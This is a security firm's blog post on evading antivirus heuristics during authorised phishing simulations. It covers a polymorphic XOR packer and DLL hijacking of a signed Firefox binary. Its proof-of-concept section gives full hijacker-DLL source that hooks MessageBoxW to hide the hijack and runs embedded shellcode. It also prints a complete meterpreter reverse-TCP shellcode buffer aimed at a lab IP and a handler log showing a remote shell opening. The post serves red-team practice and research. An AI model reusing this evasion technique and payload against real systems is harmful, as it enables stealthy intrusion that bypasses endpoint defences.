Anti-virus (heuristic) evasion blog post

Intro

This blog post is about evading anti-virus detection during phishing simulations which Fox-IT often performs for its clients. We'll quickly cover how and why Fox-IT approaches phishing simulations before moving on to the more technical subject of actually evading detection by a specific anti-virus product. The last section of this post contains a complete proof-of-concept (POC) project that hijacks a DLL for Firefox and embeds a meterpreter inside the hijacker DLL. Fox-IT would like to clarify beforehand that this blog post does not highlight or expose a vulnerability in either the anti-virus product in question or the application whose DLL file has been hijacked. Because of the information asymmetry inherent in information security attackers only need to focus on attacking a small or specific vulnerability and can prepare their attacks ahead of time while defenders need to defend against every possible attack with little or no initial indication of new developments.

Phishing simulation overview

Fox-IT is regularly engaged by clients to simulate phishing attacks to assess the security awareness among their employees and the reaction to phishing attacks by our clients' security departments.

During such a simulation Fox-IT attempts to mimic the behavior of a real attacker as closely as possible. This way employees have a chance to safely experience how a phishing attack might look like and how they should react when they are attacked. The security department can gain insight into the susceptibility of employees to phishing attacks. Next to those benefits some phishing simulations also serve to measure the quantity and quality of the alerts received from employees and automated security measures such as firewall/proxy logs or antivirus alerts. However most phishing simulations Fox-IT performs are not Red Team/Blue Team exercises. During a normal phishing simulation the Blue Team will receive alerts and monitor the simulation, but not actively try to prevent users from getting infected or removing infections while the simulation is running. The phishing simulation should lead to an increased awareness among the employees and more experience in detecting phishing attacks for our client's security department. Both of which increase the total security posture of our client.

Fox-IT starts every phishing simulation with developing a scenario. The scenario should be engaging to our client's employees but at the same time not dependent on insider knowledge. In our experience plainly inviting people to share their opinion on a subject close to them works as well as (and sometimes better than) threatening legal action or promising rewards. We typically create fully functional landing pages, such as survey pages, so as not to arouse the suspicion of our targets.

After the scenario is completed Fox-IT designs a phishing e-mail that adheres to the scenario. The link in the e-mail will, once clicked, send our target to Fox-IT's server and the initial infection vector. The landing pages are also sometimes used to collect additional information like usernames and passwords, plugin versions and any and all other relevant data that might leak via the browser or javascript.

Depending on the scenario the initial infection vector can be a HTML Application (.hta) file, an office document with macros or a plain executable that has its icon replaced with something inconspicuous (PDF or Word icon). Upon infection the final payload is deployed by the initial vector. During a normal simulation the final payload is a piece of software meant to represent malware which is used to prove to the client that Fox-IT could have had access to the system(s) in question. This software

could be replaced with a fully functional backdoor but in normal phishing simulations it is only a simple application that only sends proof of infection to Fox-IT's server.

After the scenario is completed, and the e-mail is designed, Fox-IT begins to deploy the infrastructure that is to be used during the simulation. In most phishing simulations only a single server is used to send the e-mails, host the payload and receive the check-in messages from our simulation malware.

Once the infrastructure is deployed, a final technical test is performed before the start of the simulation with a contact at our client. This is when most problems come to light, as happened in the phishing simulation that is the case study for this blogpost.

The simulation malware

Fox-IT has developed a piece of software (the malware from here on) that can prove that code execution was achieved on a system. Over time many anti-virus products began picking up on our malware, which was to be expected. The malware does nothing truly malicious, but it does gather some information about the system before securely contacting Fox-IT's server. Because of the increasing detection Fox-IT developed a tool, named the CorePacker, to obfuscate and hide the malware from anti-virus software.

The CorePacker has two main functionalities. The first is used to transform ordinary 32-bit PE executables into position independent shellcode. To do this the CorePacker uses a custom PE loader written in position independent assembly that will load the PE file. To decrease the detection by anti-virus products the two components are XOR-encoded for a variable number of rounds with random 32-bit keys. After each encoding round the key is discarded and a polymorphic unpacker is generated and appended to the encoded bytes. The unpacker does not have the keys to decode the encoded bytes and must brute force the correct key. This is done to exhaust the amount of time the anti-virus product can spend emulating the malware in a sandbox. The second functionality of the CorePacker is more mundane and serves to inject shellcode into a PE file and hijack its functionality. This part of the CorePacker is not as extensive as the first and is only included as a convenience. It works by adding a new section to the target executable, writing the shellcode into the new section and adjusting the entry point of the executable to point to the shellcode.

Currently the shellcode generated by the CorePacker is not detected by any of the anti-virus products that Fox-IT has encountered during assignments. However as good as the CorePacker is for avoiding signature based detection, it does nothing to help evade detection by heuristics. The case study described in this blogpost was the first time any product detected our packed malware with heuristics.

Heuristics versus signatures

Virtually all anti-virus products today employ heuristics and signature based detection to catch malware. Signature based detection is the traditional detection method that looks at sequences of bytes, or instructions, to detect malicious binaries (malware). It is easy to add new signatures to the signature database, but signature based detection is also very fragile. If as little as one bit is changed in a sequence that would flag an executable as malware then the anti-virus product won't detect the otherwise unchanged piece of malware. Looking for specific sequences of instructions is less fragile, but still subject to breakage if the instructions change or their order changes.

For example, let's say the following sequence is detected as malicious:

```
mov eax, ecx
mov ecx, dword ptr ds:[0x1337]
call eax
```

Then consider the following snippet that is functionally equivalent, but uses different instructions:


```
mov eax, dword ptr ds:[0x1337]
xchg eax, ecx
call eax
```

Anti-virus that detects the former snippet will not flag the latter, because the instructions don't look the same even though they achieve the same goal.

There are an infinite number of snippets that are functionally equivalent to those above and anti-virus products cannot verify them all. Incidentally this is exactly what the CorePacker does to evade detection by anti-virus products. It has a template for what it aims to achieve (generate XOR-decoders), and then generates a random combination of instructions to reach that goal. This makes sure that the unpackers look different each time.

Heuristics were included in anti-virus products when it became evident that it was impossible to detect all types of malware with signatures alone. With heuristics, the behavior of a program is examined instead of the bytes or instructions. A very simple but effective heuristic might look like the diagram below. Fox-IT assumes that the SONAR.Heuristic.15x looks a bit like this:

SONAR.Heuristic.15x:




The above diagram shows the states and the output that the heuristic can generate based on two inputs:

1. Does the application have a verified digital signature?
2. Does the application try to connect to the Internet?

Fox-IT suspects that just such a heuristic is used by Symantec. Without packing the malware, the auto protect feature (the emulation sandbox) would detect and remove the malware almost immediately upon completing the download. However once the malware was packed the endpoint module would only show an alert after the first check-in message was sent to Fox-IT's server. This eliminates the possibility of a signature based detection and is evidence for heuristics of some kind. After some more experimentation it was further verified that the malware was only detected if and when it connected to our server. If the connection was delayed by a few minutes then the alert was delayed by a few minutes. When the communication subcomponent was removed from the malware then no alert was shown.

This is what the alert looks like when the packed malware starts communicating with Fox-IT's server.



Evading the heuristics

Problem v1:

When Fox-IT performed the technical test with our contact we saw the check-in message sent by our malware, however the client was also alerted by Symantec.

Obviously an anti-virus alert is very detrimental to a successful phishing campaign, and therefore the anti-virus had to be evaded. Eventually it was discovered that Symantec would not flag the connection of a process that bore a valid signature. So finally a solution had presented itself:

Solution v1:

To evade detection the malware would have to be packed and signed, or use a legitimate application already present on the system to contact Fox-IT's server (such as Microsoft BITS).

Problem v2:

Buying a certificate would be of limited use and would be blocked in the long run, we therefore needed a different solution. (Ab)using a legitimate signed application already present on the system triggered a different heuristic alert. Fox-IT chose to try DLL hijacking instead.

Solution v2:


Perform DLL hijacking on a signed executable.

To take a page from hackers observed by Fox-IT, and described in the Mofang report (https://foxitsecurity.files.wordpress.com/2016/06/fox-it_mofang_threatreport_tlp-white.pdf), Fox-IT began searching for a suitable application on whose signature could be piggybacked. The perfect candidate was quickly found in the form of the Firefox browser.

Hijacking all the DLLs

DLLHijacking refers to the technique of abusing Windows' default way of loading DLL dependencies into starting processes. The following link provides a good overview of DLLHijacking: http://stackoverflow.com/questions/3623490/what-is-dll-hijacking.

When inspecting Firefox with the `depends.exe`, a program that displays an executable's dependencies, it becomes clear that there is only one external DLL file that this version of Firefox depends on. Even more fortunate is the fact that this old version of Firefox only imports a single function from mozglue.dll (which will be the DLL we will hijack), making it trivial to add this function to our hijacker DLL.




We could spend time trying to coax the compiler into emitting an identical symbol, but it's much easier to edit the name later with a PE editor (or hex editor). This is especially true when trying to emit symbols for classes or class members.

To make the compiler (cl.exe) emit a large symbol we will need to add the following code to our source:

```
extern "C" __declspec(dllexport) void
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1()
{
}
```

This function won't actually do anything, and we don't need it to. We only need to fool Windows into thinking that it did its job loading Firefox from the disk.

After renaming this function to what Firefox expects, the hijacker DLL is almost ready to go. The screenshot below shows how you can change the name of an exported symbol using the PE editor LordPE.



When Windows loads a DLL from the disk that DLL's entry point is called. Windows expects this function to return. Because of this the current thread cannot be used to jump directly to our packed malware. But we can start another thread which will be free to do as it pleases. Once all DLLs have been loaded the main thread will jump to Firefox's entry point.

But now a problem occurs. Once firefox.exe and all its dependencies have been loaded, Firefox will attempt to perform its usual task of being a browser. But none of the resources that Firefox expects

to be present in mozglue.dll are actually present. We've only faked one symbol and Firefox is unable to locate the functionality that it needs to run. It tries to apprise the user of this fact by showing a message box initiated by a call to the Windows API MessageBoxW(). This would be bad, because we want the user to be completely unaware.

Therefore we need to somehow stop the main thread from displaying a warning to the user. We cannot terminate the main thread before all DLLs have been loaded because Windows will assume the loading has failed and terminate the process. We can't include all the resources that Firefox needs. Even if we could, we still would not include them, because then the user would see the browser window. So the solution that presents itself is to redirect execution from MessageBoxW() to the Sleep() function. We can make sure that the main thread spends the next 50 days (0xfffffffe milliseconds) sleeping by hooking the MessageBoxW function and jumping to a DoSleep function.

```
void DoSleep()
{
	// Sleep for 50 days
	Sleep(0xfffffffe);
}

BOOL WINAPI DllMain(
	_In_ HINSTANCE hinstDLL,
	_In_ DWORD     fdwReason,
	_In_ LPVOID    lpvReserved
)
{
	// Get the address in memory of MessageBoxW
	// Note: We use LoadLibrary because user32.dll might not have been loaded yet
	// We might have been loaded before Firefox loaded user32.dll
	// Later calls to LoadLibrary will increase a reference counter, not load a
library twice
	DWORD pProc = (DWORD)GetProcAddress(LoadLibraryA("user32.dll"), "MessageBoxW");

	// Make sure we can read, write and execute the instructions of MessageBoxW()
	DWORD Dummy = 0;
	VirtualProtect((void*)pProc, 5, 0x40, &Dummy);

	// 0xe9 -> jump xxxxxxx
	*(uint8_t*)pProc = (uint8_t)0xe9;
	// jump DoSleep()
	*(uint32_t*)(pProc+1) = (uint32_t)((uint32_t)&DoSleep - pProc - 5);

	// Only create a new thread to jump to our packer when the DLL is first loaded
	if (fdwReason == DLL_PROCESS_ATTACH)
		CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)RealMain, NULL, 0, NULL);

	return TRUE;
}
```

The entry point of the hijacker DLL now looks like the snippet above.

RealMain(), the function where the final thread jumps to in the snippet above, is a simple function that changes the memory protections on the shellcode to PAGE_READWRITE_EXECUTE and then jumps to the shellcode:

```
// The packed malware created with the CorePacker
extern "C" const unsigned char Shellcode[350720];

void RealMain()
{
	DWORD Dummy = 0;
	// Make sure the unpackers can read, write and excute
	VirtualProtect((void*)Shellcode, sizeof(Shellcode), 0x40, &Dummy);

	__asm
	{
		lea eax, Shellcode		// load the address of the shellcode in eax
		call eax			// call the shellcode
	}
}
```


When firefox.exe is started with the hijacker DLL in its current directory it will still have a valid signature, because not a single bit inside firefox.exe was changed. However instead of starting the browser our malware is started. Symantec doesn't mind the outbound connections made by Firefox, and no heuristic alert is shown to the user.

That's how we evaded Symantec in this particular case. Next time will be different. Note that this post does not highlight vulnerabilities in either Symantec or Firefox. Anti-virus products are always reacting to the latest techniques that attackers are using. Because all anti-virus products can be studied in detail by attackers it will always be possible to create a malware sample that will not be detected as such initially. It’s only after the defenders have had time to catch-up that the new malware programs will be detected. On the part of Firefox, it’s unreasonable to expect application developers to compensate for an unfortunate feature (from a security perspective) of the Windows platform. Although it is possible to specify that no DLL files should be loaded from the current directory this would almost certainly mean that the Firefox developers need to spend a large amount of time manually loading and resolving dependencies instead of letting Windows’s PE loader handle it.

POC


This POC shows how to perform your own DLL hijacking on Firefox, and replace Firefox functionality with a meterpreter. First generate some shellcode on a machine that has metasploit or msfvenom installed. A link to a complete POC project can be found below.

```
msf payload(reverse_tcp) > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LPORT 4454
LPORT => 4454
msf payload(reverse_tcp) > set LHOST 10.10.1.19
LHOST => 10.10.1.19
msf payload(reverse_tcp) > generate -t c -f output.txt
[*] Writing 4023458 bytes to output.txt...
msf payload(reverse_tcp) >
```




We only need the first stage, so discard the second stage from output.txt and rename output.txt to output.c:

```
schim@ubuntu:/mnt/hgfs/SharedFolders/Projecten/Blogpost/BlogPost/BlogPost$ head -n 50 output.c
/*
 * windows/meterpreter/reverse_tcp - 281 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=10.10.1.19, LPORT=4454,
 * ReverseAllowProxy=false, ReverseConnectRetries=5,
 * ReverseListenerThreaded=false, PayloadUUIDTracking=false,
 * EnableStageEncoding=false, StageEncoderSaveRegisters=,
 * StageEncodingFallback=true, PrependMigrate=false,
 * EXITFUNC=process, AutoLoadStdapi=true,
 * AutoVerifySession=true, AutoVerifySessionTimeout=30,
 * InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
 * EnableUnicodeEncoding=false, SessionRetryTotal=3600,
 * SessionRetryWait=10, SessionExpirationTimeout=604800,
 * SessionCommunicationTimeout=300
 */
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x0a\x0a\x01\x13\x68\x02"
"\x00\x11\x66\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";
schim@ubuntu:/mnt/hgfs/SharedFolders/Projecten/Blogpost/BlogPost/BlogPost$
```



Create a new empty project in visual studio (or your choice of editor). Change the project settings in both debug and release modes to build a DLL file:



Open firefox.exe in depends.exe to see which functions it imports from mozglue.dll. I'm using an old version that only imports one function, as seen previously, but more recent versions of Firefox might have added more. Other executables can also be used and the same general technique applies. Make sure that Windows is able to load the executable with all hijacked DLLS and prevent the code in the main module from terminating once it starts missing resources. Add output.c with the shellcode to the project and also create a new file called main.cpp. Make sure that main.cpp contains as many long empty function definitions as Firefox imports symbols from mozglue.dll so that they can all be renamed later. Remember that it does not matter that they are empty, because Windows does not care that a function doesn't do anything, only that the symbol is exported.


My main.cpp looks like this:

```
#include <cstdint>
#include <Windows.h>

extern "C" unsigned char buf[281];
extern "C" __declspec(dllexport) void
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1()
{
}
void RealMain()
{
	DWORD Dummy = 0;
	VirtualProtect((void*)buf, sizeof(buf), 0x40, &Dummy);

	__asm
	{
		lea eax, buf
		jmp eax
	}
}
void DoSleep()
{
	// Sleep for 50 days
	Sleep(0xfffffffe);
}
BOOL WINAPI DllMain(
	_In_ HINSTANCE hinstDLL,
	_In_ DWORD     fdwReason,
	_In_ LPVOID    lpvReserved
)
{
	DWORD pProc = (DWORD)GetProcAddress(LoadLibraryA("user32.dll"), "MessageBoxW");
	DWORD Dummy = 0;
	VirtualProtect((void*)pProc, 5, 0x40, &Dummy);
	*(uint8_t*)pProc = (uint8_t)0xe9;
	*(uint32_t*)(pProc + 1) = (uint32_t)((uint32_t)&DoSleep - pProc - 5);
	if (fdwReason == DLL_PROCESS_ATTACH)
		CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)RealMain, NULL, 0, NULL);
	return TRUE;
}
```

Hit compile and, assuming there were no errors, copy the new DLL file into a folder that also contains Firefox. Rename the DLL file to mozglue.dll and rename all the long symbols in the new mozglue.dll to the symbol names that Firefox imports from mozglue.dll according to depends.exe. The number of functions and DLL files that Firefox depends on might differ from the ones you can see in the screenshots above, because the version of Firefox I use to perform the hijacking on was built in 2015.

Once you've done that, make sure that your test machine can reach your metasploit machine, 10.10.1.19 in my case. Running Firefox should present you with a nice meterpreter shell.

```
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.1.19
LHOST => 10.10.1.19
msf exploit(handler) > set LPORT 4454
LPORT => 4454
msf exploit(handler) > set Exit
set ExitFUNC       set ExitOnSession
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.10.1.19:4454
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) > iptables -A -p tcp --dport 4454 -j ACCEPT
[*] exec: iptables -A -p tcp --dport 4454 -j ACCEPT

Bad argument `tcp'
Try `iptables -h' or 'iptables --help' for more information.
msf exploit(handler) > iptables -A INPUT -p tcp --dport 4454 -j ACCEPT
[*] exec: iptables -A INPUT -p tcp --dport 4454 -j ACCEPT

msf exploit(handler) >
[*] Sending stage (957487 bytes) to 10.10.1.15
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=SSLv2/v3 read client hello A: http request
[*] Sending stage (957487 bytes) to 10.10.1.15
[*] Meterpreter session 1 opened (10.10.1.19:4454 -> 10.10.1.15:53434) at 2017-03-22 07:23:11 -0700

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: C:\Users\Dev\Desktop\test
==================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  377000  fil   2015-10-14 18:14:22 -0700  firefox.exe
100666/rw-rw-rw-  36864   fil   2017-03-22 07:15:55 -0700  mozglue.dll

meterpreter > getpid
Current pid: 4488
meterpreter >
```



The link to the project can be found here: https://github.com/fox-it/dll-hijacking-poc.git